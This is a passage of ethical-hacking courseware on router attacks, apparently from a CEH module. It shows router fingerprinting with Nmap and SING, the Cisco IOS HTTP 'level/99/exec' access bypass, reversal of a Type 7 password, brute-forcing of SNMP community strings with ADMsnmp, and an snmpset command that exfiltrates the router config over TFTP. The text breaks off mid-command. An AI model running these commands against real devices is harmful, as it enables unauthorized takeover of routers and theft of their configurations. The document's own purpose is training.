Ethical Hacking and Countermeasures

Version 6

Module XXXV

Hacking Routers, Cable Modems and Firewalls

News

Original URL: http://www.channelregister.co.uk/2008/01/15/home_router_insecurity/

Most home routers 'vulnerable to remote take-over'

By Dan Goodin in San Francisco
Published Tuesday 15th January 2008 04:13 GMT

Security mavens have uncovered a design flaw in most home routers that allows attackers to remotely control the devices by luring an attached computer to a booby-trapped website.

The weakness could allow attackers to redirect victims to fraudulent destinations that masquerade as trusted sites belonging to banks, ecommerce companies or health care organizations. The exploit works even if a user has changed the default password of the router. And it works regardless the operating system or browser the computer connected to the device is running, as long as it has a recent version of Adobe Flash installed.

"This is a huge problem," Adrian Pastor, of the prolific hacking organization GNUCitizen, said in an instant message.


Source: *http://www.channelregister.co.uk/*

Module Objective

This module will familiarize you with :

- Identify Router
- Identifying Vulnerabilities
- Exploiting Vulnerabilities in Cisco IOS
- Brute-Forcing Services
- Analyzing the Router Config
- Cracking the Enable Password
- Attacking Router
- Types of Router Attacks
- Reconfigurations by Attackers
- Pen-Testing Tools
- Cable Modem Hacking
- Bypassing Firewalls

Module Flow



Identify Router

Identifying Vulnerabilities

Exploiting Vulnerabilities In Cisco IOS

Brute-Forcing Services

Analyzing the Router Config

Cracking the Enable Password

Attacking Router

Types of Router Attacks

Reconfigurations by Attackers

Pen-Testing Tools

Cable Modem Hacking

Bypassing Firewalls

Network Devices

Computer networking devices are units that mediate data in a computer network

Router:

- It is used to route datapackets between two networks

Modem:

- Device that modulates an analog carrier signal to encode digital information, and also demodulates such a carrier signal to decode the transmitted information

Cable modem:

- Type of modem that are primarily used to deliver broadband Internet access, taking advantage of unused bandwidth on a cable television network

Firewall:

- A firewall is a set of relatedprograms, located at a network gateway server, that protects the resources of a private network from other network users


Hacking Routers

Identify Router

Routers can run Webserver, SSH Daemon, chargen, and even run multiple X servers

The easiest way to identify a router on network is by using Nmap


Nmap is a vulnerable port scanner which does very accurate OS fingerprinting



```
Interesting ports on router1:
(The 168 ports scanned but not shown below are in state: closed)
Port        State       Service
7/tcp       open        echo
9/tcp       open        discard
13/tcp      open        daytime
19/tcp      open        chargen
23/tcp      open        telnet
79/tcp      open        finger
2001/tcp    open        dc
4001/tcp    open        unknown
6001/tcp    open        X11:1
9001/tcp    open        unknown
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

Figure: Port Scanning of a Cisco Router

SING: Tool for Identifying the Router




SING stands for 'Send ICMP Nasty Garbage’

SING is a command line tool that can send customized ICMP packets

With ICMP packets netmask request of ICMP type 17 can also be included

Routers reply to this type of ICMP packets



```
# sing -tstamp x.x.x.255
SINGing to x.x.x.255 (x.x.x.255): 20 data bytes
20 bytes from x.x.x.64: seq=0 ttl=255 TOS=0 diff=88364
20 bytes from x.x.x.215: seq=0 ttl=255 TOS=0 diff=0 (DUP!)
20 bytes from x.x.x.1: seq=0 ttl=255 TOS=0 diff=51332009 (DUP!)
20 bytes from x.x.x.2: seq=0 ttl=255 TOS=0 diff=55541589 (DUP!)
20 bytes from x.x.x.239: seq=0 DF! ttl=255 TOS=0 diff=-127012 (DUP!)
```

Figure: Output of SING Command

C|EH Certified Ethical Hacker ™

Identifying Vulnerabilities

Poor system administration is more vulnerable to router attacks than software bugs

Vulnerability scanners can be used to find out the vulnerability in routers

Attacker can use the brute-force services to access the router

EC-Council

Exploiting Vulnerabilities in Cisco IOS

HTTP Configuration Arbitrary Administrative Access Vulnerability

Arbitrary commands can be executed on remote Cisco router by a request through HTTP as in:

```
/level/$NUMBER/exec/show/config/cr
```

$NUMBER is an integer between 16 and 99


An attacker can use this to cut down network access and can even lock user out of router

This vulnerability can yield full remote administrative control of the affected router

HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)

The hacker opens its browser and targets it to the vulnerable router

It will come up like:


Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go Links
Google
Web
News
Advanced Search
Preferences
Language Tools
Adve
Help
Internet

http://10.0.1.252

Enter Network Password

Please type your user name and password.

Site: 10.0.1.252

Realm level 15 access

User Name

Password

☐ Save this password in your password list

OK Cancel


Opening page http://10.0.1.252/...

Figure : Cisco Router HTTP Basic Authentication Prompt

HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)

After Clicking "cancel" button, pen tester enters URL http://10.0.1.252/level/99/exec/show/config in address bar

This will display startup configuration of device



router2

```
Using 862 out of 32762 bytes
!
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname router2
!
enable password 7 02030A5A090A0A315B
!
ip subnet-zero
no ip routing
!
!
!
interface Ethernet0
 ip address 10.0.1.252 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
!
interface Ethernet1
 ip address 10.0.1.253 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 shutdown
!
interface Serial0
 no ip address
 no ip directed-broadcast
 no ip route-cache
```

How the router is configured, other interfaces, the Access Control Lists

Figure : Cisco Router Config Displayed

HTTP Configuration Arbitrary Administrative Access Vulnerability (cont'd)


IOS uses 3 methods to represent a password in a router config file:

- **Clear Text- enable password**
- **Vigenere- enable password 7 104B0718071B17**
- **MD5- enable secret 5 $1$yOMG$38ZIcsEmMaIjsCyQM6hya0**

Network administrator chose Vigenere (reverse encryption scheme)

Use getpass to reverse hash into plain text

Encrypted Password



Enter the Cisco Encrypted Password:

095C4F1A0A1218000F

The decrypted password is

password

Decrypted Password

SOLUTION

Disable the web configuration interface completely

EC-Council

Brute-Forcing Services


Scanner: ADMsnmp

ADMsnmp is an snmpd audit scanner

ADMsnmp can brute force the snmp community name (with a wordfile) or make a wordfile list derived from the hostname

ADMsnmp can report to you all valid community names found and inform you if writable access to the MIB has been attained

ADMsnmp (cont'd)




```
>>>>>>>>>>> get req name=duchy  id = 128 >>>>>>>>>>>
>>>>>>>>>>> get req name=duck  id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=ducked  id = 5 >>>>>>>>>>>
>>>>>>>>>>> get req name=ducking  id = 8 >>>>>>>>>>>
>>>>>>>>>>> get req name=duckling  id = 11 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 12 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>>>> send setrequest id = 12 name = duckling >>>>>>>>
>>>>>>>>>>> get req name=ducks  id = 14 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 13 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=duct  id = 17 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 140 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=ducts  id = 20 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 140 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=dud  id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=Dudley  id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=due  id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name=duel  id = 32 >>>>>>>>>>>
>>>>>>>>>>> get req name=dueling  id = 35 >>>>>>>>>>>
>>>>>>>>>>> get req name=duels  id = 38 >>>>>>>>>>>
>>>>>>>>>>> get req name=dues  id = 41 >>>>>>>>>>>
>>>>>>>>>>> get req name=duet  id = 44 >>>>>>>>>>>
>>>>>>>>>>> get req name=Duffy  id = 47 >>>>>>>>>>>
>>>>>>>>>>> get req name=dug  id = 50 >>>>>>>>>>>
```

Figure: ADMsnp Guessing a Read/Write Community String

ADMsnmp (cont'd)

"Send setrequest" string in previous screenshot tells that user has gained Read/ write privileges on device

After gaining such an access, you can see more information in MIB (Management Information Base)




```
[root@hackyou root]# snmpwalk -v 1 -c duckling 10.0.1.252 | head
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-I-L), Version 12.0(14), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by cisco Systems, Inc.
Compiled Tue 31-Oct-00 23:59 by linda
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.30
SNMPv2-MIB::sysUpTime.0 = Timeticks: (103607424) 11 days, 23:47:54.24
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: ADMsnmp
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 6
```

Figure: Management Information Base

ADMsnmp (cont'd)

Now it is known that device is the router and running Cisco IOS

Use the router to send its config file to the desired system using TFTP



```
[root@hackyou root]# snmpset 10.0.1.252 duckling
.1.3.6.1.4.1.9.2.1.55.192.168.1.15 s "config"
